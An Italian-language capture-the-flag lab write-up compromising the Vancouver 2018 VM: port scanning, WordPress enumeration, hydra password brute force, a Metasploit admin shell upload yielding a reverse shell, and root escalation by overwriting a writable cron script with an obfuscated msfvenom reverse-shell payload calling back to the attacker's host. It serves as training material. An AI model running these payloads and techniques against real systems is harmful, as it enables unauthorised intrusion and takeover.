
Report Progetto Build Week 2

MACCHINA VANCOUVER 2018

Impostazione indirizzo ip Kali DHCP su Host-Only come la VM Vancouver per permettere la comunicazione tra le due.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.32.102  netmask 255.255.255.0  broadcast 192.168.32.255
        inet6 fe80::a00:27ff:fec7:e136  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c7:e1:36  txqueuelen 1000  (Ethernet)
        RX packets 34  bytes 9758 (9.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 9612 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



Ping sweep network "-sn" specifica una scansione di tipo ping per determinare gli host attivi, inviando pacchetti ICMP Echo Request (ping) e aspettandosi una risposta dai dispositivi presenti nella rete specificata. Quindi, il comando esegue una scansione rapida e aggressiva per individuare gli indirizzi IP attivi nella rete.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn -T5 192.168.32.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 19:01 EDT
Nmap scan report for 192.168.32.101
Host is up (0.0026s latency).
Nmap scan report for 192.168.32.102
Host is up (0.00029s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 19.50 seconds
```

L'indirizzo ip di Kali è quindi 192.168.32.102, quello di Vancouver 192.168.32.101.

Scansione completa host inclusa la rilevazione del sistema operativo(-A), la scansione delle versioni dei servizi(-sV), l'esecuzione di script di scansione predefiniti(-sC), l'analisi di tutte le porte aperte(-p-) e la generazione di un output dettagliato durante la scansione(-v).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- -A -v -T4 192.168.32.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 19:08 EDT
NSE: Loaded 156 scripts for scanning.
```

Dalla scansione possiamo rilevare:


- Porta **21 ftp** aperta con Anonymous login permesso. All'interno la directory "public" in cui il proprietario ha tutti i permessi (lettura, scrittura ed esecuzione), il gruppo ha il permesso di lettura ed esecuzione, mentre gli altri utenti possono solo eseguire il file senza poterlo modificare o eliminare.
- Porta **22 ssh** aperta con protocolli DSA (Digital Signature Algorithm), RSA (Rivest-Shamir-Adleman) ed ECDSA (Elliptic Curve Digital Signature Algorithm). Tutti questi algoritmi utilizzano sia chiavi pubbliche che chiavi private per generare e verificare firme digitali.
- Porta **80 http** aperta con il file "robots.txt", che presenta una restrizione per la directory /backup_wordpress, e l'assenza di un titolo nella pagina web visitata.

```
Nmap scan report for 192.168.32.101
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.32.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Aprendo la pagina con l'indirizzo IP del server viene visualizzato il messaggio "**It works!**".

Ciò significa che il server web è configurato correttamente e sta restituendo la pagina di default.

Questa pagina di default viene visualizzata quando non è ancora stato aggiunto alcun contenuto al server.




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Accedendo alla copia del backup si nota come sia stato dichiarato come obsoleto e non più in uso.




Da notare come nei post l'amministratore sia chiamato John.


A new blog is being set up, all current posts will be migrated.

For any questions, please contact IT administrator John.

Avvio la connessione su **ftp** ed elenco directory e file con ls.



Mi sposto nella directory public e con **get** scarico il file **users.txt.bk** su Kali.



Da Kali faccio cat per vederne il contenuto e trovo la lista dei nomi utente del file di backup.

Con **nikto** vado a scansionare per inviduare le vulnerabilità, dai risultati possiamo notare:

- Possibile vulnerabilità ad attacchi di clickjacking (attacco usato per ingannare gli utenti e indurli a fare clic su elementi o link non desiderati senza rendersene conto).
- Header link che fa riferimento all'API WordPress.
- Header "X-Content-Type-Options" non impostato con possibili XSS e content spoofing (header utilizzato per mitigare i potenziali attacchi di sniffing del tipo MIME (Media Type)).
- Directory /backup_wordpress/ dove il server risponde in modo incoerente alle richieste di accesso.
- Versione obsoleta di Apache.
- Header "tcn"(Transparency Control") indicato come "list".
- Info sensibili (inode) divulgate tramite header ETags associato (con ETag non ben configurati si possono ottenere info sugli inodes del server (quindi info directory, file presenti,ecc)).
- Header "X-Powered-By" ottenuto nel percorso /backup_wordpress/ (header che identifica la tecnologia del sito web).
- File default /icons/README presente.

- Modulo di negoziazione (mod_negotiation) con l'opzione MultiViews (funzionalità di Apache che consente al server di gestire richieste di file senza specificare esplicitamente l'estensione del file nella URL).
- File /wp-config.php individuato.


```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.32.101
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.32.101
+ Target Hostname:    192.168.32.101
+ Target Port:        80
+ Start Time:         2023-06-19 19:30:45 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2023-06-19 19:31:14 (GMT-4) (29 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Con **gobuster** vado ad enumerare le directory e i nomi dei file.


Specifico le estensioni e la wordlist, accelerando la scansione con 10 thread.
Con **Status:403** vengono indicate le risorse con accesso vietato, con **Status:301** quelle spostate su un nuovo percorso, mentre con **Status:200** quelle accessibili.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.32.101/ -x php,txt,bak,old,zip,gz,conf,cnf,js -w /usr/share/dirb/wordlists/common.txt -t 10
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.32.101/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              txt,bak,old,zip,js,php,gz,conf,cnf
[+] Timeout:                 10s
===============================================================
2023/06/22 04:20:18 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 286]
/.hta.php            (Status: 403) [Size: 290]
/.hta.conf           (Status: 403) [Size: 291]
/.hta.cnf            (Status: 403) [Size: 290]
/.hta.txt            (Status: 403) [Size: 290]
/.hta.old            (Status: 403) [Size: 290]
/.hta.zip            (Status: 403) [Size: 290]
/.hta.js             (Status: 403) [Size: 289]
/.htaccess.txt       (Status: 403) [Size: 295]
/.htaccess.bak       (Status: 403) [Size: 295]
/.htaccess.js        (Status: 403) [Size: 294]
/.htaccess.old       (Status: 403) [Size: 295]
/.htaccess.php       (Status: 403) [Size: 295]
/.hta.gz             (Status: 403) [Size: 289]
/.htaccess.conf      (Status: 403) [Size: 296]
/.htaccess.gz        (Status: 403) [Size: 294]
/.htpasswd           (Status: 403) [Size: 291]
/.htaccess.cnf       (Status: 403) [Size: 295]
/.htpasswd.php       (Status: 403) [Size: 295]
/.hta.bak            (Status: 403) [Size: 290]
/.htpasswd.cnf       (Status: 403) [Size: 295]
/.htpasswd.conf      (Status: 403) [Size: 296]
/.htpasswd.txt       (Status: 403) [Size: 295]
/.htpasswd.gz        (Status: 403) [Size: 294]
/.htpasswd.zip       (Status: 403) [Size: 295]
/.htpasswd.old       (Status: 403) [Size: 295]
/.htaccess.zip       (Status: 403) [Size: 295]
/.htpasswd.bak       (Status: 403) [Size: 295]
/.htpasswd.js        (Status: 403) [Size: 294]
/.htaccess           (Status: 403) [Size: 291]
/cgi-bin/            (Status: 403) [Size: 290]
/index               (Status: 200) [Size: 177]
/index.html          (Status: 200) [Size: 177]
/robots              (Status: 200) [Size: 43]
/robots.txt          (Status: 200) [Size: 43]
/robots.txt          (Status: 200) [Size: 43]
/server-status       (Status: 403) [Size: 295]
Progress: 45903 / 46150 (99.46%)
===============================================================
2023/06/22 04:21:04 Finished
===============================================================
```

Successivamente faccio una scansione dell'URL per enumerare utenti, plugin e temi utilizzati sul sito WordPress.




Dal risultato si trovano gli utenti admin e john.




Successivamente utilizzo hydra con lista rockyou per trovare la password dell'amministratore john.


La stringa di dati di login viene inviata come parte di una richiesta POST al server dell'applicazione WordPress al fine di effettuare l'autenticazione e l'accesso all'account utente corrispondente.



La password di john risulta essere enigma.



Avendo le credenziali admin vado a sfruttare l'exploit di wordpress admin shell upload.
In alternativa è possibile loggare nel pannello admin di worpress e modificare il codice della pagina 404 con una reverse shell in php, settare un listener (con metasploit o netcat) e la shell sarà attivata visitando la pagina 404.



Inserisco le credenziali e faccio partire l'exploit con run.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   PASSWORD   enigma             yes       The WordPress password to authenticate with
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.32.101     yes       The target host(s), see https://docs.metasploit.com/docs/using-me
   RPORT      80                 yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /backup_wordpress  yes       The base path to the wordpress application
   USERNAME   john               yes       The WordPress username to authenticate with
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.32.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.32.102:4444
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/wXqOSDzcOw/vItiyDVNit.php ...
[*] Sending stage (39927 bytes) to 192.168.32.101
[+] Deleted vItiyDVNit.php
[+] Deleted wXqOSDzcOw.php
[+] Deleted ../wXqOSDzcOw
[*] Meterpreter session 1 opened (192.168.32.102:4444 → 192.168.32.101:44989) at 2023-06-19 19:59:03 -0400
```

Tramite comando **id** verifico che sto operando con l'utente di sistema www-data, con **pwd** visualizzo la directory corrente /, ovvero la directory radice del sistema. L'utente www-data ha solitamente privilegi minimi per eseguire le operazioni di servizio web.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/
```

Decido di utilizzare **LinEnum**, uno script di enumerazione delle vulnerabilità per sistemi Linux. Lo script esegue una serie di controlli e analisi del sistema, inclusi i privilegi dell'utente, i permessi dei file, le configurazioni di rete, le versioni dei software e altre informazioni pertinenti per identificare potenziali punti deboli.

Faccio quindi l'upload da meterpreter nella cartella **/tmp**, essendo un percorso comune in cui gli utenti possono scrivere file temporanei durante l'esecuzione di script o programmi.

```
meterpreter > upload /home/kali/LinEnum /tmp
[*] Uploading  : /home/kali/LinEnum → /tmp/LinEnum
[*] Completed  : /home/kali/LinEnum → /tmp/LinEnum
```

Apro la shell ed eseguo lo script con lo switch **-t**, utile quando si desidera eseguire un'analisi più approfondita del sistema alla ricerca di potenziali vulnerabilità o configurazioni non sicure.

```
ls
LinEnum
pulse-PKdhtXMmr18n
report.log

bash ./LinEnum -t > report.log
```

Con cat vado a leggere l'output del file di report generato.

```
cd /tmp
ls
LinEnum
pulse-PKdhtXMmr18n
report.log
cat report.log

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
```

In seguito, faccio il download del report su Kali.

```
meterpreter > download /tmp/report.log /home/kali/Desktop
[*] Downloading: /tmp/report.log → /home/kali/Desktop/report.log
[*] Downloaded 44.49 KiB of 44.49 KiB (100.0%): /tmp/report.log → /home/kali/Desktop/report.log
[*] Completed  : /tmp/report.log → /home/kali/Desktop/report.log
```

LinEnum riporta il file **/usr/local/bin/cleanup** non di proprietà dell'utente corrente, ma scrivibile dal gruppo a cui l'utente appartiene. Questo potrebbe consentire ad altri membri del gruppo di modificare o sovrascrivere il contenuto di quel file.

```
[-] Files not owned by user but writable by group:
-rwxrwxrwx 1 root root 376 Jun 19 17:20 /usr/local/bin/cleanup
```

Questo file appartiene a **Crontab**, di default eseguito come root durante l'esecuzione di /etc/crontab. Ne consegue che qualsiasi comando o script chiamato da crontab verrà eseguito anche come root. Quando uno script eseguito da Cron è modificabile da utenti non privilegiati, tali utenti possono aumentare i propri privilegi modificando questo script e attendendo che venga eseguito da Cron con i privilegi di root.

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
```

Quando **/usr/local/bin/cleanup** è specificato all'interno del file di configurazione di crontab, significa che il comando o lo script indicato verrà eseguito secondo l'orario o la periodicità specificati nella riga corrispondente del file crontab.

La riga di crontab è composta da cinque campi separati da spazi, ognuno dei quali rappresenta una specifica temporale per l'esecuzione del comando.

"* * * * *" indica che il comando sarà eseguito ogni minuto, senza alcuna specifica di orario, giorno del mese, mese o giorno della settimana. In altre parole, il comando verrà eseguito in modo continuo e ripetitivo ogni minuto.

```
1 #!/bin/sh
2
3 rm -rf /var/log/apache2/*      # Clean those damn logs!!
4
5
```

Scarico il file su Kali.

```
exit
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed  : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

Con msfvenom vado a creare un payload che, una volta eseguito sul sistema di destinazione, si connetterà al sistema di controllo dell'attaccante, consentendo all'attaccante di avere un accesso remoto e interattivo alla shell del sistema Unix.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_python lhost=192.168.32.102
lport=8888
[-] No platform was selected, choosing Msf::Module::Platform:
:Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('bas
e64').b64decode(__import__('codecs').getencoder('utf-8')('eNq
NkMEKwjAMhl+l9NSCdFsFmUgPQyaIqOB2H65WNpxtWbb3d7WFejSHpkm+/D+k
f1szTgiMfKkJLbFyD4K5taORCiD2zPePdp2BSeBsy1m2ydl6SSnHfuS0RL6EL
0F4XeYTCVVxaI6Xsv5×8/3quj81VX0rizMNAkwarZWcCHGuccMZ0QAZYI/Zcg
Ls2Q9KG0Ijl/7BZH8wPDBWxMsweR8GgpO21wl0mH4AweNYRQ==')[0])))"
```

Vado ad incollarlo nel file **/usr/local/bin/cleanup**.

```
#!/bin/sh

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode
(__import__('codecs').getencoder('utf-8')('eNqNkMEKwjAMhl+l9NSCdFsFmUgPQyaIq
OB2H65WNpxtWbb3d7WFejSHpkm+/D+kf1szTgiMfKkJLbFyD4K5taORCiD2zPePdp2BSeBsy1m2y
dl6SSnHfuS0RL6EL0F4XeYTCVVxaI6Xsv5×8/3quj81VX0rizMNAkwarZWcCHGuccMZ0QAZYI/Zc
gLs2Q9KG0Ijl/7BZH8wPDBWxMsweR8GgpO21wl0mH4AweNYRQ==')[0])))"
```


Successivamente faccio l'upload nel path del file di cleanup originale.

```
meterpreter > upload /home/kali/Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading  : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 376.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed  : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
```


Avvio così l'handler con nc, con id confermo di essere root e catturo il flag.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
192.168.32.101: inverse host lookup failed: Host name lookup
failure
connect to [192.168.32.102] from (UNKNOWN) [192.168.32.101] 3
3502
id
